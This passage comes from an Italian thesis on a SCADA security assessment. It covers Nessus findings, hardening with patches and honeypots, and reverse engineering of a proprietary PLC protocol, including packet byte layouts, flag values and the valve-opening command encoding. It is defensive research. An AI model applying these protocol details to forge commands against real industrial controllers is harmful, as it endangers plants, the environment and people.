Tutti gli host presenti su questa rete soffrono di vulnerabilità che permettono l'esecuzione di codice da remoto. I servizi vulnerabili (SMB, RPC, License Logging Server, Internet Authentication Service) sono indispensabili al network, perché tutte le macchine richiedono una costante condivisione delle proprie risorse (desktop, file, cartelle) ed un costante scambio di dati. In questo contesto, l'esecuzione di codice da remoto potrebbe avere gravi conseguenze in quanto le workstation presenti sulla rete sono adibite alla funzione di supervisione e controllo del processo di produzione di energia elettrica. La compromissione di una sola di queste macchine potrebbe portare fuori controllo l'intero processo di produzione.

Qualora la stazione di controllo venga attaccata con successo, potrebbe installarsi un rootkit e sostituirsi, come nel caso di Stuxnet, al software di controllo del processo ed inviare dei comandi arbitrari ai dispositivi sul campo, con conseguenze di ovvia gravità, non solo per la produzione ma anche per l'ambiente circostante, gli asset materiali e le persone.

Se invece fosse l'ASC a venire compromesso, le conseguenze sarebbero gravi in egual misura, poiché in questo sistema vengono raccolti i dati sullo stato del processo ed in base a quelli altri sistemi elaborano le proprie strategie di controllo. Anche in questo caso, un malware può portare alla perdita di integrità dei dati del processo poiché questo sarebbe in grado di modificare tutte le statistiche ricevute.

Un altro punto critico riguarda i client SCADA, utilizzati dagli utenti per inviare comandi alla stazione di controllo. Essi sono affetti dalle stesse vulnerabilità elencate nel paragrafo precedente, in questo caso un malware attivo su una macchina, può modificare l'input e l'output dei comandi inviati da un operatore, rendendo, di fatto, inefficace il monitoraggio ed il controllo.

Una grave vulnerabilità che affligge queste tre macchine è quella di avere un sistema operativo non più supportato (Windows 2000) dal produttore. Qualora venisse scoperta una nuova falla, il produttore non fornirebbe più alcuna patch, esponendo il sistema ad un numero sempre maggiore di attacchi.

Il livello di sicurezza nella stazione di ingegneria sembra essere leggermente migliore, sebbene rimanga la possibilità di eseguire del codice da remoto, troviamo solo due servizi vulnerabili (SMB e RPC) ma soprattutto un sistema operativo (Windows XP) che attualmente è supportato dal produttore. É da considerare, infine, la presenza su questa host di informazioni critiche riguardanti le specifiche del progetto industriale e le impostazioni

di tutti i dispositivi installati sul campo. La stazione di ingegneria è l'unica macchina in grado di creare *ex-novo* un progetto di lavoro per i controllori PLC. Un attacco durante questa fase, porterebbe il processo a partire in uno stato non previsto e non più sicuro.

Tutti questi sistemi sono vulnerabili agli attacchi di DoS, non meno pericolosi e sicuramente meno complessi da realizzare. La non disponibilità dei servizi di queste macchine renderebbe il processo non controllato, inoltre, la ridondanza potrebbe non essere sufficiente qualora le macchine ridondate non fossero fisicamente installate su un'altra rete.

La *Rete di Processo* è sufficientemente isolata visto che è protetta da un firewall, tuttavia, rimangono, per gli host presenti in questa rete, diverse vie di accesso dall'esterno. Le più pericolose sono i media rimovibili e le connessioni abilitate dalla la rete *DMZ* all'ASC e dalla rete *Power Context* alla stazione di controllo. Per quanto riguarda i media rimovibili, il loro utilizzo non è frequente ma non è vietato.

Un problema rilevato nelle prime tre macchine è la scarsa robustezza nelle credenziali di autenticazione. Questa vulnerabilità può essere sfruttata da un attacco complesso che, avendo già compromesso la rete *DMZ* o la rete *Power Context* (che, come abbiamo visto, hanno contatti con l'esterno), vuole propagarsi mediante la condivisione delle risorse. *Username* e *password*, utilizzate per autenticarsi da remoto come amministratore tramite il servizio SMB, sono identiche e facilmente determinabili, in quanto lunghe solo tre caratteri. Tramite l'accesso a questo servizio, un attaccante è in grado di avere tutte le informazioni che sulla configurazione dell'intero sistema (software e patch di sicurezza installati) e quindi anche sul processo di supervisione e controllo. Utilizzando questo accesso, l'attaccante può scoprire e sfruttare ulteriori vulnerabilità che affliggono i software installati sulla macchina. Nel nostro caso, sui tre sistemi sono installati programmi molto conosciuti (Microsoft Office, Acrobat Reader, ecc) e non aggiornati, che soffrivano di vulnerabilità gravi in grado di far eseguire sulla macchina codice da remoto.

7.2.3. Rete di Controllo




Figura 7.3.: Rete di Controllo

La Figura 7.3 illustra la parte di rete relativa all'area della *Rete di Controllo*.

La scansione ha rilevato la presenza di alcuni server e controllori PLC connessi allo switch L2:

- due controllori PLC, con indirizzo 172.16.10.1 e 172.16.10.2;
- la stazione di controllo, con indirizzo 172.16.10.3;
- la stazione di ingegneria, con indirizzo 172.16.10.21.

Il *vulnerability scanning* è stato svolto su tre macchine poiché i due controllori risultavano essere uguali.

Inoltre, è necessario specificare che le due stazioni, quella di controllo e quella di ingegneria, sono le stesse macchine fisiche analizzate anche nella *Rete di Processo*. Questa nuova scansione, però, è stata eseguita dall'interfaccia di rete relativa alla *Rete di Controllo*. Come prevedibile, in generale si sono ottenuti gli stessi risultati.

7.2.3.1. Risultati della scansione degli host

PLC - 172.16.10.1

In questo controllore, Nessus non ha rilevato vulnerabilità standard dannose.

Sono state rilevate esclusivamente 2 porte aperte:

- 80 TCP, per il servizio web;
- 9991 TCP, per il servizio di controllo e di gestione del PLC.

Stazione di Controllo - 172.16.10.3

In questo sistema è stata rilevata la presenza di 7 vulnerabilità potenzialmente dannose:

- 1 con criticità massima;
  - Microsoft Windows 2000 Unsupported Installation Detection (già vista nella *Rete di Processo*);
- 3 con criticità alta;
  - SNMP Agent Default Community Name (già vista nelle altre due reti);
  - Microsoft Windows SMB Guessable User Credentials (già vista nella *Rete di Processo*);
  - Network Service Malformed Data Remote DoS;
- 3 con criticità media.

Vi sono 37 porte aperte, alcune utilizzate da servizi noti e comuni:

- 21 TCP, per il servizio FTP;
- 80 TCP, per il servizio web;
- 137 UDP, per il servizio NetBios;
- 139 TCP, per il servizio SMB;
- 161 UDP, per il servizio SNMP;
- 445 TCP, per il servizio CIFS;
- 6660 e 6662 TCP, per il servizio controllo e gestione del PLC.

Stazione di Ingegneria - 172.16.10.21

In questo sistema è stata rilevata la presenza di 7 vulnerabilità potenzialmente dannose:

- 5 con criticità massima;
  - MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (già vista nell'area *Power-Context*);
  - MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution (già vista nell'area *Power-Context*);
  - MS10-012: Vulnerabilities in SMB Could Allow Remote Code Execution (già vista nella *Rete di Processo*);
  - MS10-054: Vulnerabilities in SMB Server Could Allow Remote Code Execution (già vista nella *Rete di Processo*);
  - MS11-020: Vulnerability in SMB Server Could Allow Remote Code Execution (già vista nella *Rete di Processo*);
- 1 con criticità alta;
  - Microsoft Windows SMB Shares Unprivileged Access;

- 1 con criticità media.

Vi sono 12 porte aperte, alcune utilizzate da servizi noti e comuni:

- 137 UDP, per il servizio NetBios;
- 139 TCP, per il servizio SMB;
- 445 TCP, per il servizio CIFS.

7.2.3.2. Illustrazione delle vulnerabilità critiche

Network Service Malformed Data Remote DoS

Una vulnerabilità del sistema permette ad un attaccante di eseguire ripetutamente attacchi DoS da remoto, riducendo la disponibilità del servizio in ascolto sulla porta. Tramite l'invio di pacchetti mal formati, l'attaccante, è in grado inoltre di eseguire codice arbitrario all'interno della macchina.

La vulnerabilità ha un punteggio base di 9.0 e temporale di 7.6 nel ranking CVSS.

Attualmente non esistono exploit pubblici che permettono di sfruttare questa vulnerabilità.

7.2.3.3. Valutazione dei rischi

La scansione delle vulnerabilità della stazione di controllo e della stazione di ingegneria, svolta sull'interfaccia della *Rete di Controllo,* differisce in maniera minima rispetto a quella già valutata nella *Rete di Processo*. Abbiamo notato che nella stazione di controllo è presente un ulteriore servizio di rete di Windows che utilizza questa interfaccia e che è vulnerabile al DoS.

Le vulnerabilità presenti nelle workstation su questa rete hanno poca rilevanza, poiché gli obiettivi degli attacchi, in questa rete, sono i controllori PLC.

La *Rete di Controllo* è totalmente isolata dal resto dell'infrastruttura di rete ma, attraverso la compromissione di almeno una tra la stazione di configurazione e la stazione di ingegneria, si può, di fatto, fondere la *Rete di Processo* con la *Rete di Controllo*, creando un ponte tra le due interfacce di rete. Questo attacco, tuttavia, può provenire esclusivamente dalla *Rete di Processo* o dai supporti rimovibili (come già visto nella sezione 5.2.2.3).

Per quanto riguarda il PLC, la scansione delle vulnerabilità standard non ha dato alcun risultato utile, confermando così che tutto l'hardware ed il software installato sul controllore non è standard. L'unico modo per analizzare il PLC, come vedremo nel capitolo 8, è stato quello di utilizzare strumenti non standard sviluppati da noi.

7.3. Ricerca di vulnerabilità standard residue dopo hardening

Dopo aver realizzato la valutazione dei rischi, è stato interessante introdurre delle contromisure nel network e valutare come queste hanno migliorato lo stato di sicurezza del

sistema e come sono mutati i rischi. Le contromisure sono state introdotte durante un processo di *hardening*, che ha coinvolto i sistemi SCADA, che è consistito nell'installazione di patch e nella creazione di una serie di *honeypot*[3].

Gli aggiornamenti installati riguardano il sistema operativo Windows 2000 ed il software SCADA. Quest'ultimo è stato aggiornato alla versione 2.0 tramite una patch fornita direttamente dal produttore, mentre, Windows 2000, è stato aggiornato attraverso un insieme di patch scaricate dal sito della Microsoft.

Infine, nel client SCADA, nella stazione di controllo e nella stazione per l'area dei servizi comuni è stato configurato un *honeypot* che è consistito nella creazione di un account senza diritti e con credenziali che solitamente vengono utilizzate da un amministratore (*admin*). Le credenziali dei veri account, invece, sono state irrobustite.

Il processo di hardening non ha coinvolto però i controllori PLC, presenti sulla rete di controllo. Essi, non essendo componenti standard, non possono essere soggetti ad interventi di aggiornamento o di configurazione non previsti dal produttore, poiché questo provocherebbe l'invalidazione della garanzia sul componente.

Vediamo ora come sono state mitigate le vulnerabilità standard presenti in ciascuna macchina coinvolta ed infine valutiamo complessivamente i rischi residui.

7.3.1. Client VPN e Parent Server Antivirus - 192.168.8.30

Gli host di questa rete non sono stati interessati dal processo di hardening. I client VPN ed il Server Antivirus, pertanto, continuano ad avere le stesse vulnerabilità rilevate sin dalla prima scansione e che costituiscono potenziali punti di accesso per tutti gli attacchi visti in precedenza.

7.3.2. Stazione di Ingegneria - 10.0.255.5 / 172.16.10.21

Gli unici effetti del processo di hardening di questa macchina, riguardano l'aggiornamento del software SCADA alla versione 2.0.

Poiché il software di gestione non è standard, l'analisi con Nessus non ha rilevato alcuna modifica delle vulnerabilità già elencate durante la prima fase.

La valutazione del rischio di questa macchina, pertanto, è rimasta invariata poiché, sebbene il software SCADA possa essere considerato più sicuro, questo sforzo è vanificato dalla persistenza delle vulnerabilità già presenti nel sistema operativo (Windows XP SP2); rimane, pertanto, la possibilità di attaccare questo host durante la creazione di un nuovo progetto di lavoro per i controllori PLC.

Se si vuole aumentare il livello di sicurezza di questo sistema, occorre installare le patch, rilasciate da Microsoft, per eliminare le vulnerabilità che abbiamo elencato in precedenza.

[3]Letteralmente "barattolo di miele", nell'informatica fa riferimento ad un insieme di trappole per il rilevamento, la dissuasione o, in generale, per evitare gli accessi non autorizzati alle informazioni di un sistema. Può consistere in un pc, un'intera rete, un insieme di dati o un account su una macchina. L'honeypot si mostra appetibile e ricco di risorse utili per un attaccante, ma, in realtà, esso è isolato e spesso monitorato.

È consigliata l'installazione di un *honeypot* anche in questo sistema che però è veramente utile solo se ben configurato, poiché qualora un attaccante riuscisse ad uscire dalle restrizioni dell'account avrebbe accesso illimitato al sistema. Inoltre esso deve essere ben monitorato, poiché ricordarsi le violazioni fornisce informazioni utili per migliorare la sicurezza.

7.3.3. Stazione di Controllo - 10.0.255.162 / 172.16.10.3

Su questa macchina, l'hardening ha avuto un grande impatto, infatti le 100 e più vulnerabilità presenti sono state ridotte a 5 grazie all'installazione degli aggiornamenti di Windows 2000. Ad ogni modo, questo sistema operativo non è più supportato, quindi, la sua sicurezza non può che peggiorare nel tempo quando verranno scoperte nuove vulnerabilità e non sarà rilasciata una patch ufficiale dal produttore.

Anche su questo sistema, il software di supervisione e controllo è stato aggiornato alla versione 2.0, eliminando una grave vulnerabilità nel protocollo di comunicazione con il PLC, che lo esponeva a DoS o all'esecuzione di codice.

Lo scan di Nessus ha rilevato, inoltre, altre 3 vulnerabilità con criticità massima, ma, in realtà, queste sono causate dalla presenza dell'*honeypot*. La presenza di questa contromisura può rallentare, se non evitare, alcuni attacchi che cercano di indovinare le credenziali degli account standard. Infatti, se un attaccante accede all'*honeypot*, non troverà alcuna informazione utile sulla macchina o sugli altri sistemi SCADA e non può ottenere il diritto di accesso alle risorse di supervisione e controllo.

L'ultima contromisura adottata è stata quella di irrobustire le credenziali di accesso degli account degli operatori e dell'amministratore di sistema. Questa modifica permette di aumentare il livello di confidenzialità, limitando così i login non autorizzati. È da considerare, inoltre, che tutte le vulnerabilità dei software (Office, Acrobat Reader, ecc..), presenti sulla macchina, sono rimaste invariate, per cui un attaccante, anche se non è più in grado di scoprirle, grazie all'utilizzo di password più robuste, le può comunque sfruttare per compromettere l'host dopo essersi procurato un accesso.

Le vulnerabilità residue continuano comunque a permettere l'esecuzione di codice arbitrario, anche da remoto, attraverso la violazione del protocollo "SMB". Rimane, pertanto, la possibilità, seppur ridotta, di compromettere questa macchina, lasciando realistici tutti gli scenari d'attacco che sono stati descritti nella precedente analisi del rischio.

7.3.4. Client SCADA e Stazione Area Servizi Comuni - 10.0.255.163

I client SCADA e la stazione ASC, situati sulla *Rete di Processo*, sono stati sottoposti allo stesso processo di hardening della stazione di controllo. Anche in questo caso, le vulnerabilità sono state ridotte a 5. Queste sono le stesse presenti anche nella stazione di controllo, per cui, valgono le stesse considerazioni fatte nel paragrafo precedente.

7.3.5. Altre considerazioni dopo l'hardening

Dopo l'hardening, l'intera area scada sembra essere più sicura, molti dei servizi di rete ora non sono più vulnerabili all'esecuzione di codice da remoto e le credenziali di accesso ai servizi di condivisione delle risorse sono più robuste, per cui è più difficile la propagazione di un attacco automatizzato attraverso le connessioni di rete. Tuttavia, possono sorgere nuovi problemi di sicurezza nella stazione di controllo, nell'ASC e nei client SCADA, causati da eventuali nuove vulnerabilità che verranno scoperte in futuro, per le quali non sarà disponibile alcun aggiornamento, poiché il sistema operativo non è più supportato.

Rimangono ancora tre problemi ai quali non si è ancora posto rimedio. Il primo problema riguarda il protocollo SNMP, che continua ad avere un nome di default per la comunità[4] (*public*). Un attaccante, quindi, può acquisire numerose informazioni su tutti gli host presenti nell'intero network. Il secondo problema è il possibile utilizzo dei supporti rimovibili nelle workstation, dove sono presenti software SCADA, o workstation che condividono con essi determinate risorse. Infine, il terzo problema è il mancato processo di hardening nei sistemi dell'*Area Power Context*. Questi sistemi non potendo essere aggiornati ed avendo le connessioni dirette con la *Rete di Processo*, continuano ad esporre l'area scada a pericolosi attacchi.

Dobbiamo considerare, inoltre, che gli *honeypot*, installati sulle diverse stazioni della *Rete di Processo*, non sono pienamente sfruttati, infatti, queste macchine, non sono in grado di tracciare eventuali azioni di un attacco. Di conseguenza, un attaccante che si muova all'interno di un *honeypot* non lascerà alcun segno.

Finora abbiamo visto come la rete ICT di un impianto di produzione possa essere attaccata e come un attacco automatizzato si possa diffondere tra le reti presenti. A questo punto, la nostra analisi si completa concentrandosi sui controllori PLC, che sono l'ultimo passo di un attacco complesso mirato alla compromissione dei dispositivi presenti sul campo. Questo sarà il tema che verrà affrontato nel prossimo capitolo.

[4]Per motivi di sicurezza, i sistemi facenti parte di una rete SNMP vengono raggruppati in una cosiddetta comunità. La comunità è identificata da una stringa di 32 byte e ciascun sistema può appartenere a più di una di queste comunità. Un server SNMP accetta richieste solo da un client della stessa comunità che si identifica ed autentica con la suddetta stringa, ottenendo l'autorizzazione a procedere nel controllo remoto di gestione.

8. Vulnerability Assessment non standard

8.1. Ricerca di vulnerabilità non standard

Nel caso di studio, la parte non standard del vulnerability assessment, si è focalizzata sui componenti non standard del sistema: i controllori PLC. Poiché essi hanno funzioni di acquisizione dati e controllo dei dispositivi sul campo, sono l'obiettivo di attacchi complessi mirati alla compromissione del processo industriale e che possono provocare danni di grave entità all'ambiente circostante.

Solitamente, un'analisi di questo tipo prevede in primo luogo una fase di raccolta dati ed in seguito una fase in cui si studia il comportamento del sistema e si cerca di capirne il funzionamento.

In seguito a questo studio, è possibile individuare probabili vulnerabilità da esaminare attraverso l'utilizzo di strumenti implementati *ad hoc*. La nostra analisi si è svolta secondo questo approccio.

Descriviamo ora i passi principali che hanno prodotto i risultati più interessanti. Illustreremo quindi una serie di attacchi sviluppati per testare le vulnerabilità trovate. Infine, descriveremo un attacco complesso che sfrutta tali vulnerabilità. Se eseguito con successo, esso permette di inviare comandi arbitrari al PLC per controllare il dispositivo sul campo presente in laboratorio, una valvola all'interno del circuito idraulico.

8.1.1. Studio del sistema e raccolta dati

Il PLC è composto da diversi moduli. Alcuni comunicano con il campo ed altri che comunicano con la stazione di controllo via ethernet. Il sistema operativo è proprietario ed è installato su una EEPROM (4Mb) presente nel modulo principale che è dotato anche di una CPU RISC a 32bit e 4Mb di RAM. All'interno della EEPROM vengono caricati tutti i software utili alla gestione dei moduli installati sul controllore. Sulla RAM viene memorizzato il sistema operativo ed il progetto del processo di produzione, inviato dalla stazione di ingegneria. Tra i moduli che comunicano con il campo è presente anche il Profibus DPv1 che funge da master di classe 1. La ridondanza del controller è implementata mediante dei moduli dedicati. In caso di problemi, un "watchdog" deve gestire la ridondanza, attivando il controllore secondario e trasferendogli tutto il workload.

Le comunicazioni tra i processi del PLC e la stazione di controllo utilizzano un protocollo proprietario, mediante modulo ethernet, anch'esso ridondato. Oltre al progetto intero, la

stazione di ingegneria è in grado di inviare modifiche ai file di configurazione dei dispositivi sul campo e di ricevere informazioni sui moduli attivi.

Durante la ricerca delle vulnerabilità automatizzata con Nessus dalla *Rete di Controllo*, erano state individuate due porte TCP aperte: la porta 80 e la porta 9991.

Poiché la scansione non forniva ulteriori informazioni riguardo queste porte, abbiamo ritenuto necessario, come vedremo nei prossimi due paragrafi, scoprire manualmente i servizi attivi in tali porte.

8.1.1.1. Information disclosure (porta 80)

Generalmente, sulla porta 80 è in ascolto un server web, quindi, abbiamo provato a stabilire una connessione web da un PC collegato alla *Rete di Controllo* al PLC, tramite un browser, ed abbiamo ottenuto una pagina html con diverse informazioni prodotte dalla diagnostica del controllore. La connessione è in chiaro e priva di autenticazione, per cui possiamo classificare questo comportamento come una vulnerabilità di Information disclosure.




Figura 8.1.: Parte delle informazioni ricavate dal web server

Nella Figura 8.1 vediamo una parte delle informazioni che appaiono nella pagina web della diagnostica. La diagnostica ci consente di ottenere una notevole quantità di informazioni quali: il produttore, la versione del software installato, il nome del progetto, lo status dei moduli attivi, gli indirizzi IP del controllore, lo status del "watchdog", il carico della CPU, il numero dei task in esecuzione e molte altre.

A questo punto, abbiamo creato un plugin utilizzabile con Nessus che provvede a recuperare alcune delle informazioni più importanti fornite dal server web (Figura 8.2).

NESSUS REPORT

List of Plugin IDs

The following plugin IDs have problems associated with them. Select the ID to review more detail.

PLUGIN ID#	#	PLUGIN NAME	SEVERITY
90060	1	Fetch Info From	Low Severity problem(s) found

PORT (80/TCP)

Plugin ID: 90060

Fetch Info From

Synopsis

List of Hosts

172.16.10.1

Description

Trovato indirizzo IP Principale: 172.16.10.1
Trovato indirizzo IP di un altro : 172.16.10.2
Trovato secondo indirizzo IP: 172.16.129.1
Trovato nome progetto: idrolab

Figura 8.2.: Risultato dell'esecuzione del plugin per il recupero di informazioni

Questa *information disclosure* permette a persone non autorizzate di conoscere tutte quelle informazioni utili per un attacco specifico, che ha come obiettivo il controllore stesso.

8.1.1.2. Studio del protocollo di comunicazione con la stazione di controllo (porta 9991)

Particolarmente produttiva è stata l'analisi del protocollo di comunicazione tra il controllore PLC e la stazione di controllo.

Il protocollo proprietario utilizzato per la comunicazione è stato sviluppato dal produttore del software SCADA e quindi non è stato possibile avere alcuna documentazione a riguardo. Per tentare di capire il suo funzionamento, l'unica strada percorribile è stata quella del reverse engineering.

Inizialmente, abbiamo connesso un computer alla porta mirroring dello switch della rete di controllo ed abbiamo intercettato con Wireshark tutti i pacchetti delle comunicazioni

tra le due macchine. Dopo una prima analisi dei flussi informativi, abbiamo deciso di trasmettere dei comandi dal software SCADA della stazione di controllo. I comandi cercavano di modificare l'apertura della valvola controllata dal PLC. In questo modo abbiamo potuto analizzare la conseguente variazione del traffico di rete.

La valvola presente nel campo può ricevere dalla stazione di controllo la sua percentuale di apertura. Con 0% s'intende la valvola completamente chiusa e con 100% la valvola completamente aperta. Sapendo questo, abbiamo comandato dal software SCADA diversi gradi di apertura del dispositivo entro il range consentito, catturando il traffico di rete durante ciascuna di queste operazioni. Una volta acquisito questo traffico, l'abbiamo esportato da Wireshark e, successivamente, l'abbiamo analizzato con il software HexToBit, descritto nel capitolo 5.

La prima cosa che abbiamo notato è che il software SCADA, all'avvio, instaura una connessione TCP con il PLC sulla porta 9991 tramite la quale vengono inviati messaggi ciclici *keep-alive*, richieste di diagnostica ed i comandi impartiti dall'operatore, o impostati in automatico, corrispondenti ad ogni operazione. Una volta definite le principali categorie dei messaggi, abbiamo potuto osservare in modo più accurato i pacchetti che vengono inviati quando viene comandato un nuovo grado di apertura per la valvola. Da questo studio, abbiamo dedotto che in realtà un messaggio di apertura valvola è composto da due pacchetti TCP, che abbiamo denominato rispettivamente "Inizializzazione" e "Comando Valvola". Infine, continuando a studiare il payload TCP di questi due tipi di pacchetti, abbiamo dedotto il significato che hanno, molto probabilmente, alcuni byte all'interno del messaggio.

Vediamo ora nel dettaglio la struttura che abbiamo dedotto in questi pacchetti.

Inizializzazione

Numero Byte	Probabile significato
0-1	Dimensione Header
2-3	Dimensione Payload
4-5	Sequence Number
6-7	Flags
8	ID Destinazione
9	ID Porta Destinazione
10	ID Sorgente
11	ID Porta Sorgente
14-15	Delimitatore (0xFF,0xFF)
32-33	Tipo Pacchetto

Tabella 8.1.: Reverse Engineering del pacchetto Inizializzazione

Comando Valvola

Numero Byte	Probabile significato
0-1	Dimensione Header
2-3	Dimensione Payload
4-5	Sequence Number
6-7	Flags
8	ID Destinazione
9	ID Porta Destinazione
10	ID Sorgente
11	ID Porta Sorgente
14-15	Delimitatore (0xFF,0xFF)
32-33	Tipo Pacchetto
34-35	Sequence Number
62-63	Grado di apertura valvola

Tabella 8.2.: Reverse Engineering del pacchetto "Comando Valvola"

Queste tabelle permettono di capire come il payload TCP sia a sua volta diviso in un Header ed in un Payload.

L'header di questi due pacchetti ha dimensione variabile e termina con i due appositi byte delimitatori che hanno sempre valore 0xFF,0xFF. Nell'header è possibile memorizzare tutte le informazioni sui sistemi in comunicazione, le porte che sono utilizzate e tutta una serie informazioni di controllo quali la dimensione dell'header, la dimensione del payload, ed un Sequence Number. Infine, abbiamo notato che i byte 6 e 7 in realtà erano una sorta di flag. Infatti l'utilizzo del Fuzzer ci ha permesso di determinare le combinazioni di bit a cui il controllore PLC rispondeva con messaggio significativo. Da questo messaggio abbiamo dedotto il loro significato.

In questa tabella possiamo vedere alcuni valori dei flag per i quali abbiamo dedotto un significato:

Byte 6	Byte 7	Probabile significato
0x01	0x00	Invio comando
0x02	0x00	ACK
0x11	0x00	Richiesta Dati
0x12	0x00	Sconosciuto
0x20	0x00	Inizializzazione

Tabella 8.3.: Significato delle flag dei Byte 6 e Byte 7

Non siamo riusciti a dedurre il significato dei valori 0x12+0x00, tuttavia, abbiamo notato che in quei casi il PLC trasmette una propria risposta. In tutti gli altri casi in cui il pac-

chetto ha un flag il cui valore non appare in tabella, il controllore resetta immediatamente la connessione.

Il payload di questi pacchetti ha una lunghezza variabile indicata dai due byte nell'header e presenta anch'esso un Sequence Number che dipende dall'header. I byte 62 e 63 corrispondono, nel caso specifico, al grado di apertura della valvola.

Scoperto il significato di questi ultimi due byte, abbiamo tentato di capire la correlazione tra il valore di questi ed il grado di apertura della valvola, immesso dall'operatore, sul software SCADA. Poiché la funzione non era semplice da ricavare, siamo ricorsi all'aiuto di MATLAB.

Abbiamo implementato uno script in grado di trovare, con un margine di errore trascurabile, una funzione che interpola tutti i punti con i valori catturati durante la raccolta dei dati, dove l'asse delle ascisse indica il grado di apertura della valvola mentre l'asse delle ordinate indica il valore decimale corrispondente alla concatenazione dei due byte (Figura 8.3). Questa funzione, dunque, una volta immesso il grado di apertura ricercato, è in grado di trovare un valore, espresso in decimale, relativo alla concatenazione dei due byte. Ad esempio l'apertura al 50% della valvola è data dai due byte 0x48+0x42 che corrispondono a 16968 in decimale.

